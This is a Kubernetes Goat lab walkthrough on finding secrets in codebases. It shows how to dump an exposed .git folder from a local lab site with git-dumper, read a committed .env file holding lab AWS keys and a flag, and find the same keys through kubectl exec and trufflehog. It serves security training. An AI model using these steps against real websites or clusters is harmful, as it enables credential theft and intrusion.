
⎈ Sensitive keys in codebases

🙌 Overview

This scenario is to focus on some popular mistakes by developers & DevOps teams when packaging the artifacts and application codebase. It has real-world impacts like a compromise of organizations and their infrastructure in the wild.



By the end of the scenario, we will understand and learn the following


1. How to test security misconfigurations in web application entry points
2. Common mistakes or misconfigurations of packaging applications and containers
3. Detecting sensitive keys and information in version control system codebases
4. Using open-source tools to identify and detect secrets

⚡ The story

Developers tend to commit sensitive information to version control systems. As we are moving towards CI/CD and GitOps systems, we tend to forget to identify sensitive information in code and commits. Let's see if we can find something cool here 😀

> INFO

> To get started with the scenario, navigate to http://127.0.0.1:1230



🎯 Goal

The goal of this scenario is to identify the sensitive keys available in the codebase. Which includes the application code, container, and infrastructure.

> TIP
>
> If you obtain the AWS `aws_access_key_id` and `aws_secret_access_key` along with the `k8s_goat_flag` flag value then you have completed this scenario.

☐ Hints & Spoilers

▸ ✨ Still looking at the website?


▸ ✨ Found codebase?

🎉 Solution & Walkthrough

🎲 Method 1

- After reading the story and understanding the application by enumeration and discovery, we can perform the discovery and analysis, then we can identify that it has a `.git` folder exposed within the application

- We can navigate to `http://127.0.0.1:1230/.git/config` for verifying that it has a git configuration available



TIP

We can clone the git repository locally from the remote website using the opensource utilities like git-dumper

- Ensure you have set up `git-dumper` locally before running the below command. We can clone the git repository by running the following command

```
python3 git-dumper.py http://localhost:1230/.git k8s-goat-git
```

```
$ python3 git-dumper.py http://localhost:1230/.git k8s-goat-git
[-] Testing http://localhost:1230/.git/HEAD [200]
[-] Testing http://localhost:1230/.git/ [404]
[-] Fetching common files
[-] Fetching http://localhost:1230/.gitignore [404]
[-] Fetching http://localhost:1230/.git/description [200]
[-] Fetching http://localhost:1230/.git/hooks/commit-msg.sample [200]
[-] Fetching http://localhost:1230/.git/COMMIT_EDITMSG [200]
[-] Fetching http://localhost:1230/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/pre-commit.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/post-commit.sample [404]
[-] Fetching http://localhost:1230/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/post-update.sample [200]
[-] Fetching http://localhost:1230/.git/index [200]
[-] Fetching http://localhost:1230/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://localhost:1230/.git/objects/info/packs [404]
[-] Fetching http://localhost:1230/.git/hooks/update.sample [200]
[-] Fetching http://localhost:1230/.git/info/exclude [200]
[-] Fetching http://localhost:1230/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/post-receive.sample [404]
[-] Fetching http://localhost:1230/.git/hooks/pre-push.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/pre-receive.sample [200]
[-] Finding refs/
[-] Fetching http://localhost:1230/.git/logs/refs/remotes/origin/HEAD [404]
[-] Fetching http://localhost:1230/.git/logs/HEAD [200]
[-] Fetching http://localhost:1230/.git/logs/refs/heads/master [200]
[-] Fetching http://localhost:1230/.git/config [200]
```

- Navigate to the downloaded git repository folder for the analysis

```
cd k8s-goat-git
```

- We can verify the git history and information by looking at logs and previous commit history

```
git log
```

```
commit 905dcec070d86ce60822d790492d7237884df60a (HEAD -> master)
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:42:28 2020 +0100

    Final release

commit 3292ff3bd8d96f192a9d4eb665fdd1014d87d3df
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:40:59 2020 +0100

    Updated the docs

commit 7daa5f4cda812faa9c62966ba57ee9047ee6b577
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:39:21 2020 +0100

    updated the endpoints and routes

commit d7c173ad183c574109cd5c4c648ffe551755b576
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:31:06 2020 +0100

    Inlcuded custom environmental variables

commit bb2967a6f26fb59bf64031bbb14b4f3e233944ca
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:28:33 2020 +0100

    Added ping endpoint

commit 599f377bde4c3c5c8dc0d7700194b5b2b0643c0b
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:24:56 2020 +0100

    Basic working go server with fiber
```

- We can see that there is a specific commit quite interesting after analyzing multiple commits. We can check out a specific commit using the following command with commit id

```
git checkout d7c173ad183c574109cd5c4c648ffe551755b576
```

```
$ git checkout d7c173ad183c574109cd5c4c648ffe551755b576
Note: switching to 'd7c173ad183c574109cd5c4c648ffe551755b576'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at d7c173a Inlcuded custom environmental variables
```

- Now we are in the specific commit history and we can see all the files, code, resources, and changes available in the specific commit. We can explore the file system and see if any interesting files or changes by using standard Linux utilities

```
ls -la
```

```
$ ls -la
total 32
drwxrwxr-x 3 madhuakula madhuakula 4096 Nov  8 11:52 .
drwxrwxr-x 4 madhuakula madhuakula 4096 Nov  8 11:50 ..
-rw-rw-r-- 1 madhuakula madhuakula  182 Nov  8 11:52 .env
drwxrwxr-x 7 madhuakula madhuakula 4096 Nov  8 11:52 .git
-rw-rw-r-- 1 madhuakula madhuakula   76 Nov  8 11:52 go.mod
-rw-rw-r-- 1 madhuakula madhuakula 2432 Nov  8 11:52 go.sum
-rw-rw-r-- 1 madhuakula madhuakula  284 Nov  8 11:52 main.go
-rw-rw-r-- 1 madhuakula madhuakula   95 Nov  8 11:52 README.md
```

- Now we can see an interesting dot file which may look quite suspicious as most of the developers store the environment variables and keys in the similar files

```
cat .env
```

```
$ cat .env
[build-code-aws]
aws_access_key_id = AKIVSHD6243H22G1KIDC
aws_secret_access_key = cgGn4+gDgnriogn4g+34ig4bg34g44gg4Dox7c1M
k8s_goat_flag = k8s-goat-51bc78332065561b0c99280f62510bcc
```

- Hooray 😴 , now we can see that it contains hardcoded AWS keys and our awesome Kubernetes Goat flag as well

Method 2

- Sometimes, we ideally have access to the pods, containers access as part of the audit, or due to some other vulnerability and we can use a different approach to solve or achieve this as well
- We can use the following commands to `exec` into the pod

```
export POD_NAME=$(kubectl get pods --namespace default -l "app=build-code" -o jsonpath="{.items[0].metadata.name}")
```

```
kubectl exec -it $POD_NAME -- sh
```

- As we already inside the pod/container we can perform analysis from within the container as well

```
$ export POD_NAME=$(kubectl get pods --namespace default -l "app=build-code" -o jsonpath="{.items[0].metadata.name}")
$ kubectl exec -it $POD_NAME -- sh
/app # ls -la
total 11580
drwxrwxr-x    4 1000     1000          4096 Nov  8 10:47 .
drwxr-xr-x    1 root     root          4096 Nov  8 10:48 ..
drwxrwxr-x    8 1000     1000          4096 Nov  8 10:47 .git
-rw-rw-r--    1 1000     1000           180 Nov  6 22:40 README.md
-rwxrwxr-x    1 1000     1000      11773672 Nov  8 10:44 app
-rw-rw-r--    1 1000     1000           105 Nov  6 22:35 go.mod
-rw-rw-r--    1 1000     1000         49893 Nov  6 22:35 go.sum
-rw-rw-r--    1 1000     1000           420 Nov  6 22:37 main.go
drwxrwxr-x    2 1000     1000          4096 Nov  8 10:47 views
/app #
```

> TIP
>
> We can find leaked credentials in git commits/history using open-source utilities like TruffleHog rather than manual analysis.

- It contains the `.git` folder and we can use `trufflehog` to perform the analysis by running the following command

```
trufflehog .
```

```
/app # trufflehog .
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2020-11-06 22:39:53
Hash: 7daa5f4cda812faa9c62966ba57ee9047ee6b577
Filepath: .env
Branch: origin/master
Commit: updated the endpoints and routes

@@ -0,0 +1,5 @@
+[build-code-aws]
+aws_access_key_id = AKIVSHD6243H22G1KIDC
+aws_secret_access_key = cgGn4+gDgnriogn4g+34ig4bg34g44gg4Dox7c1M
+k8s_goat_flag = k8s-goat-51bc78332065561b0c99280f62510bcc
+
                    = AKIVSHD6243H22G1KIDC
+aws_secret_access_key = cgGn4+gDgnriogn4g+34ig4bg34g44gg4Dox7c1M
+k8s_goat_flag = k8s-goat-51bc78332065561b0c99280f62510bcc
+

~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2020-11-06 22:39:53
Hash: 7daa5f4cda812faa9c62966ba57ee9047ee6b577
Filepath: go.sum
Branch: origin/master
Commit: updated the endpoints and routes
```

- Hooray 😴, now we can see that it contains hardcoded AWS keys and our awesome Kubernetes Goat flag as well

References

- Why we shouldn't commit secrets into source code repositories
- Hunting for secrets in Docker Hub: what we've found
- More secrets hunting exercises in OWASP WrongSecrets

Edit this page